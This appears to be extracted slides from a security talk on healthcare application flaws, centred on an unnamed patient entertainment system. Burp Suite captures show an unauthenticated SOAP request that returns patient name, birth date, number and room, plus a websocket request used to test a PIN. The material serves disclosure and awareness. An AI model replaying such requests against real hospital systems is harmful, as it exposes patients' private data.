








HealthCare

An Insiders Biopsy of Healthcare Application Security

Seth Fogie





Seth.fogie@pennmedicine.upenn.edu



Penn Medicine

Seth Fogie

- 20+ Years Security
- Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine





PennMedicine

Seth Fogie

- 20+ Years Security
- Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine



16 Years Ago




PennMedicine

Seth Fogie

- 20+ Years Security
- Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine




16 Years Ago



Security History

- DICOM
- HL7
- Biomedical




PennMedicine

Seth Fogie

- 20+ Years Security
-  Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine

16 Years Ago




Security History

- DICOM
- HL7
- Biomedical



'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.




PennMedicine

Seth Fogie

- 20+ Years Security
- Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine



16 Years Ago



'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.




No Vendor Names/ Products



Security History

- DICOM
- HL7
- Biomedical




PennMedicine

Seth Fogie

- 20+ Years Security
- Airscanner
- Whitewolf
- Coseinc
- Researcher/Writer
- 10+ Penn Medicine



16 Years Ago



'1-Day' Vulnerabilities

- H-ISAC is aware
- Vendors are aware
- No guarantee that all customers are aware or can remediate.



No Vendor Names/ Products



Security History

- DICOM
- HL7
- Biomedical




Goals

- Awareness to healthcare security/privacy /audit teams
- Provide guidance to software vendors
- Insight for security community



PennMedicine

Alice and Bob at the Black Hat Clinic



PennMedicine



Nice see you
again Alice. Is
Bob comfortable
in room 5? Hope
you enjoy your
stay...

I'll be
watching.

Patient / System Interaction



Penn Medicine

What is a Patient Entertainment System?

- Unified Digital Display Platform for...
 - Entertainment (movies/tv/etc.)
 - Telehealth/Video Chat
 - Screencasting
 - Education
 - Meal ordering
 - Nurse call
 - Custom applications


- Access patient records
- Impact patients experience




- Increased stress
- Loss of data security & privacy

What is a Patient Entertainment System?

- Unified Digital Display Platform for...
 - Entertainment (movies/tv/etc.)
 - Telehealth/Video Chat
 - Screencasting
 - Education
 - Meal ordering
 - Nurse call
 - Custom applications





Loading Screencast Client w/ No Authentication

The screenshot shows the Burp Suite interface with the "Intercept" tab selected. A tooltip indicates a "Request to http://patiententertainment:80 [unknown host]". Below the tabs are buttons for "Forward", "Drop", "Intercep...", "Action", and "Comment this item", along with a colorful icon and a question mark. Below these are tabs for "Raw", "Params", "Headers", "Hex", and "XML". The main pane displays the following XML-based SOAP request:

```
1 POST /PatientEntertainment/Service/ClientService.svc HTTP/1.1
2 Content-Type: application/soap+xml; charset=utf-8
3 Host: PatientEntertainment
4 Content-Length: 632
5 Expect: 100-continue
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9 <s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope"
  xmlns:a="http://www.w3.org/2005/08/addressing"><s:Header><a:Action
    s:mustUnderstand="1">
      http://PatientEntertainment/IClientService/GetClientPatients</
      a:Action><a:MessageID>urn:uuid:73982394-d378-4aaf-a5c1-85946fcc541c
    </a:MessageID><a:ReplyTo><a:Address>
      http://www.w3.org/2005/08/addressing/anonymous</a:Address></
      a:ReplyTo><a:To s:mustUnderstand="1">
      http://PatientEntertainment/PatientEntertainment/Service/ClientServ
      ice.svc</a:To></s:Header><s:Body><GetClientPatients xmlns="
      PatientEntertainment"><clientTreeItemId>3</clientTreeItemId></
      GetClientPatients></s:Body></s:Envelope>
```

Burp: Unauthenticated Patient/Room Request


The screenshot shows the Burp Suite interface with the message editor open. The message is an XML document containing patient information. Several parts of the XML are highlighted with yellow boxes:

- A yellow box highlights the DOB element: <c:DOB>1964-03-28T00:00:00</c:DOB>
- A yellow box highlights the FirstName element: <c:FirstName>BOB</c:FirstName>
- A yellow box highlights the PatientNumber element: <c:PatientNumber>2377337</c:PatientNumber>
- A yellow box highlights the Room element: <b:Room>5</b:Room>

The XML code is as follows:

```
<c:DOB>1964-03-28T00:00:00</c:DOB>
<c:ExtendedProperties><c:PersonInfo.PropertyDto><c:Name></c:Name><c:Type i:nil="true"/><c:Value></c:Value></c:PersonInfo.PropertyDto>
<c:FirstName>BOB</c:FirstName>
<c:LastName>Crypto</c:LastName><c:LastSession i:nil="true"/><c:Nationality i:nil="true"/><c:ParentalControlEnabled>false</c:ParentalControlEnabled><c:Password i:nil="true"/><c:PatientID>
<c:PatientNumber>2377337</c:PatientNumber>
<c:PortalUser i:nil="true"/><c:PreferredName i:nil="true"/><c:PrimaryLanguage>ENGLISH</c:PrimaryLanguage><c:SafeBrowsingEnabled>false</c:SafeBrowsingEnabled><c:StoryBoardID i:nil="true"/><c:TagGroupName>Adults</c:TagGroupName><c:ThemeName i:nil="true"/><b:Patient><b:PictureId><b:ClientPatientDTO><b:CareTeam xmlns:c="http://schemas.datacontract.org/2004/07/Orchestrator.DataContracts" c:Room="5"></b:CareTeam></b:ClientPatientDTO></b:Patient></b:PictureId></b:Patient>
```

Burp: Unauthenticated Access to Patient/Room XML Data



Testing Patient Entertainment System PIN Code

The screenshot shows the Burp Suite proxy tool's "Raw" tab with an incoming request. The request is a GET to a URL that includes "signalr/connect?clientProtocol=1.4&transport=webSockets&connectionData=[%7B%22Name%22:%22SocketHub%22%7D]&connectionToken=azxc405g7R6Y82383883UQjR%2FiHjTj0okjKkkLak2DLK%2Bj0g5q8FtKcbPM0VgjiLv5xU18kASKjjjsME%2FKqDPPwwEgQfMlgffMvCg91KWRkFd83TC&encryptedDeviceId=ScreenCast-00345Dff48B01". The request includes several headers: Connection: Upgrade, Upgrade: websocket, Sec-WebSocket-Key: fwK5j2FRi4/zpW4UivP6Ig==, Sec-WebSocket-Version: 13, and Host: PatientEntertainment. Below the raw request, there is a search bar with the placeholder "Type a search term" and a result count of "0 matches".

```
1 GET
/PatientEntertainment/Modules/RemoteConnectionManagement/signalr/connect?clientProtocol=1.4&transport=
webSockets&connectionData=
[%7B%22Name%22:%22SocketHub%22%7D]&connectionToken=
azxc405g7R6Y82383883UQjR%2FiHjTj0okjKkkLak2DLK%2Bj0g5q
8FtKcbPM0VgjiLv5xU18kASKjjjsME%2FKqDPPwwEgQfMlgffMvCg91
KWRkFd83TC&encryptedDeviceId=ScreenCast-00345Dff48B01
HTTP/1.1
2 Connection: Upgrade
3 Upgrade: websocket
4 Sec-WebSocket-Key: fwK5j2FRi4/zpW4UivP6Ig==
